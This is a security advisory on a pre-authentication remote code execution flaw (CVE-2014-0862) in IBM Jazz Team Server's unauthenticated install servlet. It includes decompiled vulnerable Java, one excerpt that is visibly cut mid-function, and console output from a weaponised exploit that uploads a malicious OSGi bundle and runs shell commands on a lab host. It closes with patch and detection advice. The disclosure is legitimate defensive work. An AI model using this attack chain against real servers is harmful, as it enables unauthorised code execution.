ADVISORY

SPECIALISED INFORMATION SECURITY
CONSULTANCY SERVICES

IBM Jazz Team Server Remote Code Execution

Researcher: Adam Boileau, Insomnia Security

Insomnia Security Vulnerability Advisory: ISVA-140303.1

Report Summary

Issue Name	IBM Jazz Team Server - Remote Code Execution
Vendor	IBM
Vulnerable Program	Repository Provisioning shared component of IBM Jazz Team Server
Tested Versions	`com.ibm.team.repository.provision_1.2.200.v20121101_2349.jar` as used in Rational Focal Point 6.6.1, Rational Requirements Management from Rational CLM 4.0.5
Tested Vulnerable Platforms	**Updated 03 Mar 2014** IBM lists the following as vulnerable: ▪ Rational Quality Manager 2.0 - 2.0.1 (All Editions) ▪ Rational Quality Manager 4.0 - 4.0.5 ▪ Rational Team Concert 4.0 - 4.0.5 ▪ Rational Requirements Composer 2.0 - 2.0.0.4 (All Editions) ▪ Rational Requirements Composer 3.0 - 3.0.1.6 iFix 1 ▪ Rational Requirements Composer 4.0 - 4.0.5
Tested NOT Vulnerable Platforms	None
Timeline	Jan 2014: Utilised 03 Feb 2014: Disclosed to IBM via mutual customer 12 Feb 2014: Allocated reference 1456 by IBM PSIRT 28 Feb 2014: IBM Advisory/patch released[1], allocated CVE-2014-0862 03 Mar 2014: Insomnia advisory released
Reported To	IBM via undisclosed mutual customer
Discovered By	Insomnia Security <enquiries@insomniasec.com>
Files Included With Report	None

[1] http://www-01.ibm.com/support/docview.wss?uid=swg21664566

Vulnerability Specifics

Vulnerability Type	Persistent Remote Code Execution
Access Required	HTTP(S) access to affected web application
Privileges Required	NONE
Privileges Gained	Arbitrary Java code execution with the privilege of the JVM running the servlet container
Base CVSS Score	10 (AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVE	CVE-2014-0862

Vulnerability Summary

A shared component of the IBM Jazz Team Server / Rational suite which is present in at least Rational Focal Point and Rational CLM is vulnerable to a pre-authentication attack which provides the attacker remote code execution with the privilege of the running Java virtual machine.

The vulnerable systems are web applications which include a particular shared component which provides OSGi web-application container management functions, which are accessible without authentication via the webserver.

An attacker who has HTTP level access to a server running Rational Focal Point or Rational Requirements Manager component of Rational CLM can gain access to install arbitrary Java code into the running server, which is executed with the same privilege as the underlying Java Virtual Machine.

The vulnerable component is used in other parts of the suite, as described by the IBM advisory.


Vulnerability Details

The Repository Provisioning component `com.ibm.team.repository.provision` implements an OSGi bundle (a Java component architecture used by the Rational suite) which provides some administrative features for the Rational suite.

This bundle registers a number of web-accessible Servlet endpoints, one of which is the `com.ibm.team.repository.provision.internal.InstallServlet`, made accessible via HTTP on `<context-path>/install` (e.g. `http://server/jazzui/install` for Focal Point, `http://server/rm/install` for Rational Requirements Manager). This servlet will accept upload of an OSGi bundle, and deploy it within the Equinox OSGi container running the application.


OSGi bundles contain arbitrary Java code; this process provides a mechanism for the attacker to simply implement the correct interface (OSGi `org.osgi.framework.BundleActivator`,) provide appropriate metadata, and upload this via HTTP POST to achieve execution of arbitrary code on the server running the product.

The `com.ibm.team.repository.provision.Activator` (all code seen here decompiled from the contents of `com.ibm.team.repository.provision_1.2.200.v20121101_2349.jar` retrieved from Rational Focalpoint) implements a bundle Activator routine which registers servlet endpoints:



```java
private void registerServlets(HttpService httpService)
{
  if (!Boolean.TRUE.equals(this.servletsRegistered.get(httpService)))
  {
    try {
      if (this.packageAdmin.getBundles("org.apache.commons.fileupload", null) != null) {
        InstallServlet bootstrapServlet = new InstallServlet(this.provisionService, httpService, this.context);
        httpService.registerServlet("/install", bootstrapServlet, null, null);
        LogManagerServlet logManagerServlet = new LogManagerServlet(this.context.getDataFile("log4j.properties"));
        httpService.registerServlet("/admin/log", logManagerServlet, null, null);
        this.jspServletsRegistered = true;
      }
      ProvisionRestServlet restServlet = new ProvisionRestServlet(this.provisionService, this.context, this.packageAdmin);
      httpService.registerServlet("/admin/cmd", restServlet, null, null);
      AuthServlet authServlet = new AuthServlet();
      httpService.registerServlet("/auth", authServlet, null, null);
      IsComponentInstalledServlet isComponentInstalledServlet = new IsComponentInstalledServlet(this.provisionService);
      httpService.registerServlet("/admin/isComponentInstalled", isComponentInstalledServlet, null, null);
```


The `com.ibm.team.repository.provision.internal.InstallServlet` servlet implements a service routine to handle incoming HTTP requests with multipart-data which vectors file uploads to another routine without authentication:



```java
protected void service(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
  String contextPath = request.getContextPath();
  String setupAlias = null;

  synchronized (this) {
    if (ServletFileUpload.isMultipartContent(request)) {
      uploadUpdateSite(request, response);
    }
    else {
```

The `uploadUpdateSite()` function accepts an incoming zip file, decompresses it, and if the metadata provided is correct for an OSGi bundle, installs and runs the code:




```java
private void uploadUpdateSite(HttpServletRequest request, HttpServletResponse response) throws IOException {

  File uploadFile = this.bundleContext.getDataFile("upload.zip");
  if (uploadFile.exists()) {
    uploadFile.delete();
  }
  ServletFileUpload upload = new ServletFileUpload();
        }
        StringWriter sw = new StringWriter();
        String url = zipDirectory.toURL().toExternalForm();
        this.provisionService.connectAndInstall(url, null, null, featureId, new PrintWriter(sw));
        installBean.setLog(sw.toString());
      }
```

This leads to persistent installation of attacker code within the application; the installation survives service restarts and system reboots. No attempt is made to utilise the authentication routines present elsewhere in the component.

The following screenshot illustrates a weaponised exploit for this vulnerability, here demonstrated against Rational Focal Point on Linux in the Apache Tomcat container (but which works equally well against Rational Requirements Manager and Focal Point on Websphere). This exploit builds and deploys an `com.insomniasec.Haxor` OSGi bundle which provides arbitrary shell command execution via `java.lang.Runtime.getRuntime().exec()`, and implements a shell loop to pass command input and output back and forth via HTTP.



```
metlstrm@ale ~/[redacted] $ python jazzhanz.py http://192.168.181.150:9080/jazzui

                                          '.   .'
        ___ _   _ ____   ___  __  __ _   _ ._\_/   _
       |_ _| \ | / ___| / _ \|  \/  | \ | |( ) / / \
        | ||  \| \___ \| | | | |\/| |  \| | ' / / _ \
        | || |\  |___) | |_| | |  | | |\  | '/ / ___ \
       |___|_| \_|____/ \___/|_|  |_|_| \_|\ //_/   \_\
                                          / ' \
         [ JAZZHANZ :: 0day            ]  '   '

                       <adam@insomniasec.com> Jan 2014

[*] Building payload file...
rm -f upload.zip haxxx.jar site.xml feature.xml
rm -rf plugins
sed 's/fid/haxxx/g' site.xml.tmpl > site.xml
unzip haxor.zip
Archive:  haxor.zip
   creating: plugins/
  inflating: plugins/com.insomniasec.Haxor_1.0.0.201401161840.jar
sed 's/fid/haxxx/g;s/haxver/1.0.0.201401161840/' feature.xml.tmpl > feature.xml
zip haxxx.jar feature.xml
  adding: feature.xml (deflated 30%)
zip -r upload.zip site.xml plugins haxxx.jar
  adding: site.xml (deflated 26%)
  adding: plugins/ (stored 0%)
  adding: plugins/com.insomniasec.Haxor_1.0.0.201401161840.jar (deflated 14%)
  adding: haxxx.jar (deflated 18%)
[*] Checking the target for the jazz component...
[*] good install log status response
[*] Here we go, staging payload in...
[*] Lets see if it worked...
[*] Connecting to endpoint at http://192.168.181.150:9080/jazzui/poll
[JAZZHANZ] kirk@ubuntu:/home/kirk/fp/server$ uname -a
Linux ubuntu 3.11.0-12-generic #19-Ubuntu SMP Wed Oct 9 16:20:46 UTC 2013 x86_64 x86_64 x86_64 GNU/Linux
[JAZZHANZ] kirk@ubuntu:/home/kirk/fp/server$ echo woot
woot
[JAZZHANZ] kirk@ubuntu:/home/kirk/fp/server$ hostname
ubuntu
[JAZZHANZ] kirk@ubuntu:/home/kirk/fp/server$ id
uid=1000(kirk) gid=1000(kirk) groups=1000(kirk),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),112(lpadmin),
[JAZZHANZ] kirk@ubuntu:/home/kirk/fp/server$ █
```

Please Note: Proof of Concept and weaponised exploit code exists, but are not provided at this time.

Mitigation Advice / Recommendations

Apply the patches provided by IBM as per:

`http://www-01.ibm.com/support/docview.wss?uid=swg21664566`

Interim detection is possible through deployment of an HTTP IOC filter of requests which match a request regular expression: `^POST /.*/install.*` although large areas of functionality exists within the `InstallServlet`, `ProvisionRestServlet` and other components which initial examination suggests may have security critical issues other than the one utilised in this exploit.

Consider recommending deployment of IBM Rational web services behind a single sign on or other authentication gateway that implements robust authentication.

Legal Statement

The information in this advisory document is provided for research and educational purposes only.

Whilst every effort has been made to ensure that the information contained in this document is true and correct at the time of publication, Insomnia Security accepts no liability in any form whatsoever for any direct or indirect damages arising or resulting from the use of or reliance on the information contained herein.

About Us

Insomnia Security is a New Zealand-based company dedicated to providing highly specialised information security consultancy services to our many customers.

With offices in New Zealand, alongside our global partners, we are well positioned to assist our customers with their specialised security requirements.

Insomnia's services are based around information security 'with a difference': In that we specialise in researching new, and recently disclosed, vulnerabilities, thereby pushing the boundaries of today's network and application security testing.

INSOMNIA
SECURITY SPECIALISTS :: REST SECURED

Our Contact Details

For sales enquiries: sales@insomniasec.com

All other enquiries: enquiries@insomniasec.com

www.insomniasec.com